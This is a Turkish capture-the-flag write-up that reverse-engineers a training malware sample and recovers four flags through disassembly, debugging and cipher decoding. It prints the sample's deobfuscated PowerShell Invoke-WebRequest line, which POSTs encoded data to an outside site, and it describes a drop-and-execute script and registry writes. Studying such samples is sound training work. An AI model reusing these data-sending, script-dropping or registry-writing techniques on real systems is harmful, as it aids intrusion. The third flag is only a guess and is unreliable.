

m4lw4r3_k4rd3\$.exe																							
<div> <div>m4lw4r3_k4rd3\$.exe</div> <div> <div>KERNEL32.dll</div> <div>ADVAPI32.dll</div> <div>SHELL32.dll</div> <div>MSVCP140D.dll</div> <div>WINHTTP.dll</div> <div>VCRUNTIME140D.dll</div> <div>ucrtbased.dll</div> </div> </div>	<table> <tr> <th>Property</th><th>Value</th></tr> <tr> <td>File Name</td><td>C:\Users\Lucifer\Desktop\m4lw4r3_k4rd3\$.exe</td></tr> <tr> <td>File Type</td><td>Portable Executable 32</td></tr> <tr> <td>File Info</td><td>Microsoft Visual C++ 8.0 (Debug)</td></tr> <tr> <td>File Size</td><td>83.50 KB (85504 bytes)</td></tr> <tr> <td>PE Size</td><td>83.50 KB (85504 bytes)</td></tr> <tr> <td>Created</td><td>Sunday 31 July 2022, 13.38.26</td></tr> <tr> <td>Modified</td><td>Sunday 31 July 2022, 13.38.28</td></tr> <tr> <td>Accessed</td><td>Sunday 31 July 2022, 13.47.31</td></tr> <tr> <td>MD5</td><td>E06A8E04C94F3A2BB1585D8B8586A841</td></tr> <tr> <td>SHA-1</td><td>5FADDA5B86069350835D954AC8DA91F712C1C18</td></tr> </table>	Property	Value	File Name	C:\Users\Lucifer\Desktop\m4lw4r3_k4rd3\$.exe	File Type	Portable Executable 32	File Info	Microsoft Visual C++ 8.0 (Debug)	File Size	83.50 KB (85504 bytes)	PE Size	83.50 KB (85504 bytes)	Created	Sunday 31 July 2022, 13.38.26	Modified	Sunday 31 July 2022, 13.38.28	Accessed	Sunday 31 July 2022, 13.47.31	MD5	E06A8E04C94F3A2BB1585D8B8586A841	SHA-1	5FADDA5B86069350835D954AC8DA91F712C1C18
Property	Value																						
File Name	C:\Users\Lucifer\Desktop\m4lw4r3_k4rd3\$.exe																						
File Type	Portable Executable 32																						
File Info	Microsoft Visual C++ 8.0 (Debug)																						
File Size	83.50 KB (85504 bytes)																						
PE Size	83.50 KB (85504 bytes)																						
Created	Sunday 31 July 2022, 13.38.26																						
Modified	Sunday 31 July 2022, 13.38.28																						
Accessed	Sunday 31 July 2022, 13.47.31																						
MD5	E06A8E04C94F3A2BB1585D8B8586A841																						
SHA-1	5FADDA5B86069350835D954AC8DA91F712C1C18																						

İlk önce DIE yardımıyla programın içerisindeki stringleri kontrol ediyorum

46	0000fb00	1a A	MNLBGRZ22{f3aq1at_e3dh3fq}
47	0000fb30	12 U	"invalid argument"
48	0000fb60	0f A	string too long
49	0000fb74	13 U	WinHTTP Example/1.0
50	0000fcac	24 A	U<TIO@H--vrm.o.ibZn+h.Zh/q^..bnZ^+ .x
51	0000fce4	2b A	RnC_Q4WCQQL[6L _ C aMO0] C] CqfAGjaAWpaM5
52	0000fd10	0c A	Explorer.exe
53	0000fd54	1b A	https://www.sibervatan.org/
54	0000fd74	0f A	Oz ZAYOTEM A.S.
55	0000fdac	10 U	\NeZararlisi.ps1
56	0000fdf0	1d A	string subscript out of range
57	0000fe18	0100 A	\$var=[System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String(" ...
58	00010005	11 A	LEX \$dir\last.ps1
59	00010018	16 U	\whatever_you_want.txt
60	00010048	1b U	start powershell.exe -File

46 50 ve 51. satırlarda flag olabilecek karakter dizileri mevcut.

55.satırda NeZararlisi.ps1 adlı bir dosya oluşturuyor olabilir.

57.satırda base64 ile şifrelenmiş bir metin var.

58.satırda last.ps1 adlı bir dosya oluşturuyor olabilir.

59.satırda whatever_you_want.txt isimli bir txt oluşturuyor olabilir.

60.satırda powershell kullanarak bir dosyayı çalıştırıyor olabilir.

105	000124c0	0f A	./AVtype_info@@
106	00012cca	0b A	CreateFileW
107	00012cd8	09 A	WriteFile
108	00012ce4	0c A	GetLastError
109	00012cf4	13 A	MultiByteToWideChar
110	00012d08	0c A	KERNEL32.dll
111	00012d18	0f A	RegCreateKeyExA
112	00012d2a	0e A	RegSetValueExA
113	00012d3a	0c A	ADVAPI32.dll

CreateFileW, WriteFile, RegCreateKeyExA, RegSetValueExA APIlerini program içinde kullanmış. Dosya oluşturup yazma ihtimalini güçlendirdi. Aynı zamanda kayıt defterinde de Key oluşturup Set ediyor olabilir.

Program başladıktan kısa bir süre sonra GetFolderPath API ile Documents klasörünün konumunu alıyor.

Birkaç adım sonra whatever_you_want.txt isimli bir dosyayı görmekteyiz..

00658D83	6A 00	push 0	
00658D85	6A 05	push 5	
00658D87	6A 00	push 0	
00658D89	FF15 20516600	call dword ptr ds:[<&SHGetFolderPathW>]	
00658D8F	3BF4	cmp esi,esp	
00658D91	E8 2987FFFF	call m41w4r3_k4rd3\$.65148F	
00658D96	8985 D8FDFFFF	mov dword ptr ss:[ebp-228],eax	
00658D9C	8BF4	mov esi,esp	
00658D9E	68 D8436600	push m41w4r3_k4rd3\$.6643D8	6643D8:L"C:\\Users\\Lucifer\\Documents"
00658DA3	8D85 E4FDFFFF	lea eax,dword ptr ss:[ebp-21C]	
00658DA9	50	push eax	
00658DAA	FF15 AC526600	call dword ptr ds:[<&wcscpy>]	
00658DB0	83C4 08	add esp,8	
00658DB3	3BF4	cmp esi,esp	
00658DB5	E8 0587FFFF	call m41w4r3_k4rd3\$.65148F	
00658DBA	8BF4	mov esi,esp	
00658DBC	68 18126600	push m41w4r3_k4rd3\$.661218	661218:L"\\whatever_you_want.txt"
00658DC1	8D85 E4FDFFFF	lea eax,dword ptr ss:[ebp-21C]	
00658DC7	50	push eax	
00658DC9	FF15 B0526600	call dword ptr ds:[<&wcscat>]	

Aşağıda da görüldüğü üzere aldığı Documents klasör konumuna whatever_you_want.txt dosyası oluşturmaya çalışıyor.

00658D9E	68 D8436600	push m41w4r3_k4rd3\$.6643D8	6643D8:L"C:\\Users\\Lucifer\\Documents"
00658DA3	8D85 E4FDFFFF	lea eax,dword ptr ss:[ebp-21C]	
00658DA9	50	push eax	
00658DAA	FF15 AC526600	call dword ptr ds:[<&wcscpy>]	eax:L"C:\\Users\\Lucifer\\Documents\\whatever_you_want.tx
00658DB0	83C4 08	add esp,8	
00658DB3	3BF4	cmp esi,esp	
00658DB5	E8 0587FFFF	call m41w4r3_k4rd3\$.65148F	
00658DBA	8BF4	mov esi,esp	
00658DBC	68 18126600	push m41w4r3_k4rd3\$.661218	661218:L"\\whatever_you_want.txt"
00658DC1	8D85 E4FDFFFF	lea eax,dword ptr ss:[ebp-21C]	
00658DC7	50	push eax	
00658DC9	FF15 B0526600	call dword ptr ds:[<&wcscat>]	eax:L"C:\\Users\\Lucifer\\Documents\\whatever_you_want.tx
00658DD1	83C4 08	add esp,8	
00658DD3	3BF4	cmp esi,esp	
00658DD5	E8 E786FFFF	call m41w4r3_k4rd3\$.65148F	
00658DD7	8BF4	mov esi,esp	

CreateFileW API kullanarak oluşturmaya çalıştığında iki tane hata dönüyor.

00658DDA	6A 00	push 0		
00658DDC	68 80000000	push 80		
00658DE1	6A 01	push 1		
00658DE3	6A 00	push 0		
00658DE5	6A 02	push 2		
00658DE7	68 00000010	push 10000000		
00658DEC	68 D8436600	push m41w4r3_k4rd3\$.6643D8	6643D8:L"C:\\Users\\Lucifer\\Documents"	
00658DF1	FF15 44506600	call dword ptr ds:[<&CreateFileW>]		Error 00000005 (ERROR_ACCESS_DENIED) Status C00000BA (STATUS_FILE_IS_A_DIRECTORY)
00658DF7	3BF4	cmp esi,esp		02B FS 0053 02B DS 002B 023 SS 002B
00658DF9	E8 C186FFFF	call m41w4r3_k4rd3\$.65148F		

Dosyayı oluşturmamış.

```
LastError 00000005 (ERROR_ACCESS_DENIED)
LastStatus C00000BA (STATUS_FILE_IS_A_DIRECTORY)
```

Dosyayı oluşturabilseydi içerisine bir metin yazacaktı. Oluşturamadığı için diğer taraftan gidiyor..

.text:00658DE7	push 10000000h ; dwDesiredAccess
.text:00658DEC	push offset FileName ; lpFileName
.text:00658DF1	call ds:CreateFileW ; Indirect Call Near Procedure
.text:00658DF7	cmp esi,esp ; Compare Two Operands
.text:00658DF9	call j__RTC_CheckEsp ; Call Procedure
.text:00658DFE	mov [ebp+hFile],eax
.text:00658E04	cmp [ebp+hFile],0FFFFFFFh ; Compare Two Operands
.text:00658E0B	jz short loc_658E8C ; Jump if Zero (ZF=1)
.text:00658E0D	mov ecx,9
.text:00658E12	mov esi,offset aUTjoHvrmOIbznH ; "U<TJO@H--vrm,o,ibZn+h.Zh/g^,pnZ^+_.x"
.text:00658E17	lea edi,[ebp+Buffer] ; Load Effective Address
.text:00658E1D	rep movsb ; Move Byte(s) from String to String
.text:00658E1F	movsb ; Move Byte(s) from String to String
.text:00658E20	mov [ebp+var_270],0
.text:00658E2A	jmp short loc_658E3B ; Jump

Dosya oluşturulsaydı soldan gidip şifreli metni decode edip dosyaya yazdıracaktı. Yukarıdaki adrese F2 basarak kesme noktası ekledim ve oraya geldiğinde ZERO FLAG'ı 1 den 0 a çevirdim. Şimdi dosya oluşturulmuş gibi metni decode etmeye başladı.

Bu koddan anladığıma göre her harfi ECX REGISTER a atayıp +5 ekleyerek flagı yazdırıyor.

Örneğin şifreli metnin başındaki U harfine 5 ekleyip Z harfini buluyor.

00658E08	74 7F	JG m41w4r3_k4rd3\$.658E8C	g: '\t'	EAX	00000000
00658E09	B9 09000000	MOV ECX,9	660EAC: "U<TJO@H--vrm,o,ibZn+h.Zh/g^,pnZ^+..._x";	EBX	01181000
00658E0A	BE 4C0E66D0	MOV ESI,m41w4r3_k4rd3\$.660EAC		ECX	00000005
00658E17	80BD 9CFDFFFF	LEA EDI,dword ptr ss:[ebp-264]		EDX	00000000
00658E1D	F3: A5	REP MOVSD		EBP	0135F714
00658E1F	A4	MOVB		ESP	0135F270
00658E20	C785 90FDFFFF 00000000	MOV DWORD PTR SS:[ebp-270],0		ESI	00660ED1
00658E2A	EB 0F	JMP m41w4r3_k4rd3\$.658E38		EDI	0135F4D5
00658E2C	8885 90FDFFFF	MOV EAX,dword ptr ss:[ebp-270]			
00658E32	83C0 01	ADD EAX,1		EAX	00000000
00658E35	8985 90FDFFFF	MOV DWORD PTR SS:[ebp-270],EAX		EBX	01181000
00658E38	83BD 90FDFFFF 24	CMP DWORD PTR SS:[ebp-270],24	24: '\$'	ECX	0000000A
00658E42	7D 20	JGE m41w4r3_k4rd3\$.658E64		EDX	00000000
00658E44	8885 90FDFFFF	MOV EAX,dword ptr ss:[ebp-270]		EBP	0135F714
00658E4A	0F8EC05 9CFDFFFF	MOVSX ECX,byte ptr ss:[ebp+eax-264]		ESP	0135F270
00658E52	83C1 05	ADD ECX,5		ESI	00660ED1
00658E55	8895 90FDFFFF	MOV EDX,dword ptr ss:[ebp-270]		EDI	0135F4D5
00658E58	88C15 9CFDFFFF	MOV BYTE PTR SS:[ebp+edx-264],CL			
00658E62	FA CB	REP MOVSD			

Hızlandırmak için C++ kullanarak Visual Studio üzerinde basit bir algoritma yazdım ve flagı verdi.

```
string kelime= "U<TJO@H--vrm,o,ibZn+h.Zh/g^,pnZ^+_x";
```

```
for (int i = 0; i < 36; i++) {
    char k = kelime[i]+5;
    cout << k;
}
```

```
FLAG= ZAYOTEM22{wr1t1ng_s0m3_m4lc1us_c0d3}
```

Flag 2:

Biraz ilerlediğimiz zaman programda ECX REGISTER ına bazı değerler atanıyor ve assembly kodunda da görüldüğü üzere 5 ile XOR lanıyor.

00658EC2	8B85 44FDFFFF	mov eax,dword ptr ss:[ebp-28C]	EAX	00000000		EAX	00000000
00658EC9	0FB68C05 50FDFFFF	movzx ecx,byte ptr ss:[ebp+eax-280]	EBX	00808000		EBX	00808000
00658ED0	8BF1 05	xor ecx,5	ECX	000000CC	'I'	ECX	000000C9
00658ED3	8B95 44FDFFFF	mov edx,dword ptr ss:[ebp-28C]	EDX	00000000		EDX	00000000
00658ED9	8B8C15 50FDFFFF	mov byte ptr ss:[ebp+edx-280],cl	EBP	007AFCC0		EBP	007AFCC0
00658EE0	EB C8	jmp m41w4f3_k4rd35.658EAA	ESP	007AF81C		ESP	007AF81C
00658EE2	8D85 50FDFFFF	lea eax,dword ptr ss:[ebp-280]					

RnC_Q4WCQQL|`6L_.C.aMO0].C.].CqfAG|aAWpaM5 böyle bir metin var ve her karakter 5 ile XOR lanıyor. Fakat nokta ile belirtilen karakterler null olarak atanmış ve o karakterleri XOR lamak yerine z harfi koyuyor.

Verilen karakter dizisini 5 ile XOR layınca elde ettiğimiz karakter dizisi:

WkFZT1RFTTIye3l+Z+F+dHJ5X+F+X+FtcDBydDRudH0

+ karakterlerinin yerine 'z' karakterini koyup base64 decode ettiğimizde flaga ulaşıyoruz.

WkFZT1RFTTIye3lzZzFzdHJ5XzFzXzFtcDBydDRudH0

FLAG: ZAYOTEM22{r3g1stry_1s_1mp0rt4nt}

Böyle yapmak yerine devam edersek...

Explorer.exe karakter dizisini sub_65173f isimli fonksiyona gönderiyor. Aynı zamanda aşağıya baktığımızda flag olabilmesi muhtemel bir karakter dizisi görmekteyiz.

```
.text:00658EE2
.text:00658EE2 loc_658EE2:
.text:00658EE2 lea    eax, [ebp+Data] ; Load Effective Address
.text:00658EE8 push    eax ; lpData
.text:00658EE9 push    offset ValueName ; "Explorer.exe"
.text:00658EEE call    sub_65173F ; Call Procedure
.text:00658EF3 add     esp, 8 ; Add
.text:00658EF6 call    sub_651807 ; Call Procedure
.text:00658EFB sub     esp, 1Ch ; Integer Subtraction
.text:00658EFE mov     ecx, esp
.text:00658F00 mov     [ebp+var_448], esp
.text:00658F06 push    offset Str ; "MNLBGRZ22{f3aq1at_e3dh3fg}"
.text:00658F0B call    sub_65114A ; Call Procedure
.text:00658F10 mov     [ebp+var_48C], eax
.text:00658F16 mov     [ebp+var_4], 0
.text:00658F1D sub     esp, 1Ch ; Integer Subtraction
.text:00658F20 mov     ecx, esp
.text:00658F22 mov     [ebp+var_454], esp
.text:00658F28 push    offset aHttpsWwwSiberv ; "https://www.sibervatan.org/"
.text:00658F2D call    sub_65114A ; Call Procedure
.text:00658F32 mov     [ebp+var_490], eax
.text:00658F38 mov     byte ptr [ebp+var_4], 1
.text:00658F3C sub     esp, 1Ch ; Integer Subtraction
.text:00658F3F mov     ecx, esp
.text:00658F41 mov     [ebp+var_460], esp
.text:00658F47 push    offset aHttpsWwwSiberv ; "https://www.sibervatan.org/"
.text:00658F4C call    sub_65114A ; Call Procedure
.text:00658F51 lea     eax, [ebp+var_484] ; Load Effective Address
```

Fonksiyonun içerisine girdiğimde başka bir fonksiyona yönlendirdi beni.

Fonksiyona baktığımızda RegCreateKeyExA ve RegSetValueExA APIlerini kullandığını görmekteyiz.

1.Fonksiyon kayıt defterinde yeni key oluşturmaya yararken 2. Fonksiyon herhangi bir keye değer atıyor.

```
.text:00658516 push    eax                ; phkResult
.text:00658517 push    0                  ; lpSecurityAttributes
.text:00658519 push    20006h            ; samDesired
.text:0065851E push    0                  ; dwOptions
.text:00658520 push    0                  ; lpClass
.text:00658522 push    0                  ; Reserved
.text:00658524 push    offset SubKey     ; "Oz ZAYOTEM A.S."
.text:00658525 push    80000001h          ; hKey
.text:0065852E call    ds:RegCreateKeyExA ; Indirect Call Near Procedure
.text:00658534 cmp     esi, esp           ; Compare Two Operands
.text:00658536 call    j__RTC_CheckEsp ; Call Procedure
.text:0065853B mov     [ebp+var_18], eax
.text:0065853E cmp     [ebp+var_18], 0 ; Compare Two Operands
.text:00658542 jz      short loc_658546 ; Jump if Zero (ZF=1)

58544 jmp     short loc_65856A ; Jump


.loc_658546:
.text:00658546 mov     esi, esp
.text:00658548 push    2Ch ; ',' ; cbData
.text:0065854A mov     eax, [ebp+lpData]
.text:0065854D push    eax                ; lpData
.text:0065854E push    1                  ; dwType
.text:00658550 push    0                  ; Reserved
.text:00658552 mov     ecx, [ebp+lpValueName]
.text:00658555 push    ecx                ; lpValueName
.text:00658556 mov     edx, [ebp+phkResult]
.text:00658559 push    edx                ; hKey
.text:0065855A call    ds:RegSetValueExA ; Indirect Call Near Procedure
.text:00658560 cmp     esi, esp           ; Compare Two Operands
.text:00658562 call    j__RTC_CheckEsp ; Call Procedure
.text:00658567 mov     [ebp+var_18], eax
```

Kayıt defterini kontrol ettiğimizde buraya flagi kaydettiğini görebiliyoruz. Flagin decode'unu zaten yapmıştık.


Bilgisayar\HKEY_CURRENT_USER\Oz ZAYOTEM A.S.			
HKEY_CLASSES_ROOT	(Varsayılan)	REG_SZ	(değer atanmamış)
HKEY_CURRENT_USER	Explorer.exe	REG_SZ	WkFZT1RFTTlye3lzZzFzdHJ5XzFzFzcDbYdDRudH0
AppEvents			
Console			
Control Panel			
Environment			
EUDC			
Keyboard Layout			
Microsoft			
Network			
Oz ZAYOTEM A.S.			

Flag 3:


Kodda biraz ilerledikten sonra görüyoruz ki daha önceden aldığı 'Documents' konumuna NeZararlisi.ps1 isimli PowerShell scriptini oluşturuyor. Ardından çalıştırıyor.




NeZararlisi.ps1 adlı dosyayı düzenlemek için açtığımda içerisinde base64 ile şifrelenmiş 'var' isimli bir değişken görmekteyiz.



Powershell dosyasını çalıştırdığımda bana şöyle bir çıktı verdi.



Çıktıyı html olarak kaydettim ve buraya yönlendirdi. Burada flag bulamadım.



Powershell dosyasının deobfuscate edilmiş son halinde böyle bir kod vardı. Ne yaptırısam yapayım decode edemedim. İnternette online post isteği atan sitelerden denedim yine de bir şey çıkmadı.

```
Invoke-WebRequest -Uri https://www.sibervatan.org/ -Method POST -Body  
@{value='\x52\x49\x51\x47\x5c\x4d\x45\x3a\x3a\x73\x6e\x7d\x66\x66\x71\x57  
\x6c\x6d\x67\x6a\x6e\x7d\x7b\x6b\x69\x7c\x61\x67\x66\x75';key='38'}
```

Value'da verilmiş değeri ascii'den text e döktüğümde böyle bir şey çıktı.

```
RIQG\ME::sn}ffqWlmgjn}{ki|agfu
```

Bu şifreleme metodunu da ne yaptırısam çözemedim en yakın şu çıktıya ulaştım.

```
JAI?E=22kfu^^iOde_bfusatY_^m
```

Tahmini: ZAYOTEM22{code_0bfuscati0n}

Flag 4:

MNLBGRZ22{f3aq1at_e3dh3fg} böyle bir karakter dizisi var ve bunu bir fonksiyona gönderiyor.

```
.text:00658EFB sub     esp, 1Ch      ; Integer Subtraction
.text:00658EFE mov     ecx, esp
.text:00658F00 mov     [ebp+var_448], esp
.text:00658F06 push    offset Str ; MNLBGRZ22{f3aq1at_e3dh3fg}
.text:00658F0B call     sub_65114A ; Call Procedure
.text:00658F10 mov     [ebp+var_48C], eax
.text:00658F16 mov     [ebp+var_4], 0
.text:00658F1D sub     esp, 1Ch      ; Integer Subtraction
.text:00658F20 mov     ecx, esp
.text:00658F22 mov     [ebp+var_454], esp
```

Sezar şifrelemesiyle decode ettiğim zaman flagi veriyor

Flag: ZAYOTEM22{s3nd1ng_r3qu3st}

Hazırlayan Tarık YILDIZ